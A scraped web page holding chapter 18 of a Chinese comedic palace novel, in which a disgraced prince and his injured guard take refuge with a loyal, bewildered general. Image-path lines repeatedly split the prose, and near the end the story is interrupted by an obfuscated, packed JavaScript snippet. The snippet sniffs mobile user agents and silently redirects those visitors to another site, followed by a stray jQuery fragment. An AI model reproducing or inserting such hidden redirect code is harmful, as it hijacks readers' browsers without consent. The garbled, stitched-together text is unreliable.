18.第十八章
作品:《父皇,我是gay》 不知是否与皇位被诅有关,今岁冬日格外严寒,大雪一日接着一日。
陈最抬头看天,月亮被云霭蒙着,模模糊糊的,似生长了一圈毛边。
在虞归寒的梅香别院时,那围在高墙外的守卫让陈最觉得够离谱了,眼下从梅香别院出来,好似还被人困着。
已是丑时,家家户户窗门紧闭,羽林军巡查的脚步却没有歇过,一会儿从前边那条街响起,一会儿又从后面那条街响起,现下整齐划一似乎正朝着陈最而来。
陈最瞥一眼肴洐,问:“陈峯又被刺杀了?”
肴洐想了想道:“殿下,并未有此消息。”
陈最恶劣道:“应当是死了,不若怎么全城戒备?”
这比入宫那日还要森严,阵仗还要大。
墙上贴着一沓告示,把肴洐的悬赏令都遮了去。
陈最让肴洐给自己撕下一张,放眼一瞅,心里登时一惊:“朝中如此动荡,你怎么没告诉我?”
他倒也不是同仇敌忾,若这刺客剜的是陈峯的眼,那他要叫对方一声‘好汉’,若剜去陈桁的眼,他要叫一声‘英雄’,若剜去陈鄞的眼,他要拍手叫好,夸一声‘替天行道’。
可这刺客剜的是朝中大臣的眼。
陈最一层身份是皇子,一层身份是那正三品的奉宸苑卿。
大抵同朝为官,陈最几分唏嘘。
肴洐不知如何回答,又不可能供出这事是虞归寒做的,只得默然。
不过陈最也只是感慨,又道:“看来住不了客栈了。”
他本还打算寻一家上等客栈,开一间天字号房,今夜好生休整,明日起床看狗咬狗。可京都戒备,他今夜下榻,不等天亮,三条狗怕是都能知道他从虞归寒别院里跑出来了。
当然也不能回府,府里桡玉这个哑巴就是老三派来的视线。
啧。
还得找时间把桡玉收拾了。
无名小卒陈小四,还带着肴洐这个朝廷要犯,深知凡事得低调。
但再低调今夜也得找下脚之处,他养尊处优,总不能去睡街头。
陈最思来想去:“有一处可去。”
天地静寂,冯府灯火通明。
冯其英夜夜噩梦,已经连着几日不休了。
他眼下乌青,可一闭眼,那些他不想忆起的画面就往他脑子灌。
冯其英平躺在榻,怔怔地盯着帐帘。
他永远忘不了那一日,永远!永远!
肃穆的朝堂上,他昂首挺胸。
章樊和宋从两人不知他为何挺直脊背,还取笑他,说‘四殿下打的是你的屁股,还是你的脑子?眼下三位殿下围剿,你不知伏小做低,还露出这么嚣张的姿态,冯其英啊,你这莽夫脑子没问题吧?’
两个文官懂个青瓜蛋子!
只知道‘之、乎、者、也’,读那狗屁圣贤书读傻了,又哪懂武人的热血!
冯其英是不屑与章、宋二人交谈,他在等,等他效忠的四殿下在这金銮上,给予另外三人重重一击。
冯其英想。
这些年来,他为陈最卖过命,为陈最做了许多掉脑袋的事。陈最也非常信任他,将皇家园林的田产收益及器物采买,都交给他做。
若陈最登基,陈最为皇,他就是镇国大将军!
外边风声呼啸,冯其英把脑袋蒙在被子里。
无法忘怀啊,简直无法忘怀。
‘镇国大将军’!
光是称号就是威风凛凛!冯家族谱都能撕了,从他这一页重新开始写。冯其英情绪激昂,双拳紧握。
他就这么等着,等着。
终于!
他听到四殿下掷地一声,如惊雷炸响。
“父皇!儿臣也有要事启奏!”
冯其英这个八尺男儿,差些哭了。
他眼也不眨地盯着四殿下,看着四殿下从百官末序出列,一步一步走到御前。
那身姿可是常人能比!
然后冯其英听见,陈最一声——禀告父皇,儿臣是断袖!
一开始冯其英还没反应过来‘断袖’是何意,是看到章樊和宋从脸色剧变,他才后知后觉点点头。
哦,断袖啊。
四殿下是断袖啊。
什么!!!!!
冯其英如遭雷击,当场愣在原地。
耳边好似被一层东西糊住,其他人的声音再也听不见,只能听见他家四殿下的仙乐之声。
‘看见皇兄们身边总是那么多好儿郎围着转,儿臣心里头又酸又烧。’
等等,冯其英想。
殿下啊,卑职也围着您转啊,是卑职哪里做的不好吗?为何要去羡慕旁人?
‘儿臣做梦都想那样!’
冯其英恍惚地想,哪样啊?
‘想被那样一群威猛高大的男人围着、捧着、疼着,想让他们眼里只有我一个!’
冯其英:“……”
对不住了四殿下,卑职已经娶亲了,妾室都纳了两个,最小的孩子都已学语了。
‘父皇,父皇,儿臣没病。’
‘儿臣就是喜欢男人。’
‘儿臣不是癔症,儿臣字字肺腑。’
冯其英只觉得头晕目眩,方才还挺直的腰背塌下去三分。看见羽林军把陈最拖下去后,他的腰再也直不起来了。
说实话,冯其英是个纯粹的汉子,朝堂这一幕令他备受冲击。
但冯其英万万没想到,还有更多的冲击等着他。
京营里流言四起,说他是以色侍人,才当上了京营指挥使。
有人对着他指指点点,说,‘看不出来啊,冯其英这个莽夫也会卖弄色相。’
冯其英震惊了,同时也委屈地不行。
他拖出了一个说闲话的人,高高扬起他的拳头:“凭什么光说老子,跟在四殿下身边又不止老子一人,章樊和宋从你们怎么不说。”
那人答曰:‘章、宋二人不是高大威猛那一款。’
冯其英:“……”
好像是有那么几分道理啊,章樊和宋从这两个人瘦削得像半根柱子,他一拳头就能把两个人砸到地上,爬也爬不起来。
冯其英不服!
他与四殿下清清白白,他能得四殿下赏识、扶持,全靠他自己努力!
他努力地澄清,竭力地解释。
旁人说:“瞧,他急了。”
冯其英不解释了。
旁人说:“瞧,他认了。”
日他的爹!
旁人说:“瞧,他果然也是个断袖。”
冯其英这个八尺男儿,哭了。
四殿下啊,您快回来吧,快回来为卑职撑撑腰吧,卑职快碎了。
冯其英难过了几日,寻到虞归寒。
他说:“虞相,卑职可否见殿下一面?”
虞归寒问他:“冯将军有事?”
冯其英有些扭捏:“有些想念殿下了。”
虞归寒冷冷瞧来一眼,那眼神如此骇人,吓得冯其英夹着尾巴就跑了。
如今多日过去,陈最音讯全无,冯其英既恨他,又念他。
想再见四殿下一面,问问四殿下,四殿下赏识卑职,真是因为卑职威猛高大吗?
窗棂被风吹得‘咯吱’一响。
冯其英浑身一顿,猛地从被子里探出头,死死盯着窗。
踏踏踏踏。
窗外,似有脚步滑过。
冯其英直直盯着窗。
京都最近不太平,连续六名官员被剜目,加之早前大皇子被刺,梁帝震怒,命刑部、都察院、大理寺协查此案,又命五城兵马司、羽林军配合三司。
冯其英听说,三司进展并不顺利,那刺客武功极好,一袭寒光,就取人双眼,现场并未留下过多线索。
踏踏踏踏。
脚步沿着墙壁,从窗棂一路来到门边。
冯其英伸手去摸枕头下的匕首,他拔了刀,随手把刀鞘扔开。
近日坊间流传,说那刺客是专剔朝廷腐肉的铡刀,冯其英替陈最干了不少脏事,可不也是腐肉一块。
冯其英赤脚摸到门边,身形贴于墙面,他屏息以待。
就在门牖被扑开那瞬,冯其英举刀暴起。
他心里头恨,痴,嗔,正不知如何发泄。
“今夜你是送到冯爷爷手里,冯爷爷这就送你上路,也免得你犯上作乱,将来去找四殿下麻烦!”
冯其英眼露凶光,他人高马大,一把短匕不是用来刺,反而是大开大阖地劈砍。
来人没用武器,用小臂去撞冯其英手腕,手在半空拧上一圈,俨然是要夺刀。
一招之下,冯其英便知对方武功深浅,他退后半步,将持刀的左手往身后一背,紧接着右手出招。
来人以为他将匕首切到右手,便去抵挡他右手。
哪知冯其英右手只是一个硕大的拳头,背身不过虚晃一枪,匕首还在他左手里!
双手出击,冯其英高喝:“给老子——”
“冯其英啊冯其英。”门外其实两道影子,另一道并未参与打斗的身影道,“本皇子是该骂你眼拙呢,还是该夸你忠心耿耿呢?”
冯其英一顿。
这声音!
这如仙乐一般的音色!
冯其英猛然抬头。
门口两道身影,都戴着帷帽。
但冯其英一眼认出了陈最:“殿下!!!!”
陈最说:“本皇子还没死呢,你嚎什么丧?”
头上帽檐垂下的黑纱遮到他鼻尖,撩得他鼻尖阵阵酥痒。
为掩人耳目,陈最这一路上都没摘帷帽,他早就不想忍耐,便一把摘下来,丢到了肴洐怀里。
哪知面容一露,那冯其英又嚎一声:“殿下!!!”
他‘噗通’一声跪下,匕首落到一边也不管,只膝行到陈最脚边,抱着他的小腿,一把鼻子一把泪,“殿下,殿下!!!卑职……卑职以为这辈子再也见不着您了。”
“滚呐。”陈最一脚把冯其英踹翻过去,他抽出自己的脚,不客气道,“少在老子面前装腔拿调,赶紧去给本皇子准备一间干净的屋子,把炭燃上,冻死老子了。”
踹开冯其英,陈最一边解狐裘,一边抬脚进屋。
肴洐紧跟之后。
陈最与冯其英擦身时,冯其英都能感受到陈最身上沾染的风雪凉意,忙道:“殿下您稍坐,卑职这就去!”
陈最也不客气,直接在外间凳子坐下。
从虞归寒别院到冯其英府上,这一路难走。陈最是又累又渴,他坐下来,肴洐上前,拎起案上的壶,把倒扣的杯子翻转过来,给陈最倒水。
水是凉的,不过陈最这会儿也不嫌弃,喝了些水润了喉。
不过陈最本来就觉得冷,这凉水下肚,更是寒冷,又吩咐冯其英道:“再备些热水热茶。”
冯其英正要应,忽而鼻尖闻到了一股血味。
他忙不迭问:“殿下受伤了?!”
陈最道:“肴洐受了些伤,你去找些金疮药来。”
冯其英却是一愣,他知道肴洐武功好,完完全全在他之上。想到方才与肴洐过招,怕是肴洐伤势严重,才会反应不过他那点把戏。
大雪之夜,陈最只带一侍卫而来,且肴洐还身负重伤。
冯其英急急问:“殿下,可是出事了?”不等陈最开口,冯其英又急急道,“殿下不是在虞相那里,怎会……”
陈最不想多做解释,开门见山:“本皇子无路可去,就来寻你,怎么,不欢迎?”
说完半晌没听冯其英声音,陈最睨过去,看到冯其英脸色复杂,一副欲言又止的模样。
陈最最烦别人有话不说,道:“有屁就放。”
冯其英面色依然复杂:“殿……殿下从虞相那儿离开后,是直接到卑……卑职家中,还是寻……寻过他人?”
陈最只嫌冯其英磨叽,问的什么狗屁问题。
他说:“直接寻了你。”
这话一落,就见冯其英‘唰’地变了脸色,纵然屋中灯火昏暗,也可见他脸上青一阵白一阵。
他脑子里嗡嗡作响,只剩下两个念头来回冲撞:
——殿下只找了我。
——殿下为何只找我一人。
冯其英嘴唇嚅动了几下,‘殿下只找了我,是信任卑职还是……对卑职别有用心’,这话在他喉中挤了又挤。
多日以来,冯其英最想见的人就是陈最,他想从陈最这里获知一个答案。
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16952048|191142||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
他能从寂寂无名的小卒到如今的京营指挥使,是因着他的能力,还是因着……因着他高大威猛。
可如今陈最来了,冯其英却是近乡情怯,他想知道答案,又怕知道答案。他怕捅破与陈最之间的窗纸,将来不知如何面对。
冯其英今岁三十又六,活了三十六载的莽夫,还是头一回这么犹豫踌躇。
最终他双拳一握:“殿下,卑职有一疑问,想请殿下为卑职解惑。”
冯其英狠心道,“在殿下心中,卑职如何?”
陈最本不想搭理,但是觉得这个问题还挺有趣。
不知道冯其英是怎么有脸问得出来,他似笑非笑,看着杵在门边的冯其英:“力、余、智、短。”力余,也就是威猛。
冯其英:“……”
冯其英接受不了这个答案,慌不择路地跑了。
万籁俱寂。
冯其英准备得有些久了,久到肴洐频频往外望。
肴洐道:“殿下,冯其英今日奇怪。”
陈最倒是不担心,冯其英这匹夫虽然粗鄙少智,但胜在忠心耿耿。
可又过了许久,陈最都有不耐了,冯其英终于回来了。
冯其英浑身僵硬:“殿下,请。”
陈最重新拢上狐裘,这才跟着冯其英穿过回廊。
行至一间屋子,冯其英躬身。
陈最道:“没你的事了,滚吧。”
肴洐推门,陈最进了屋。
冯其英在门前踱了几步,终是退下了。
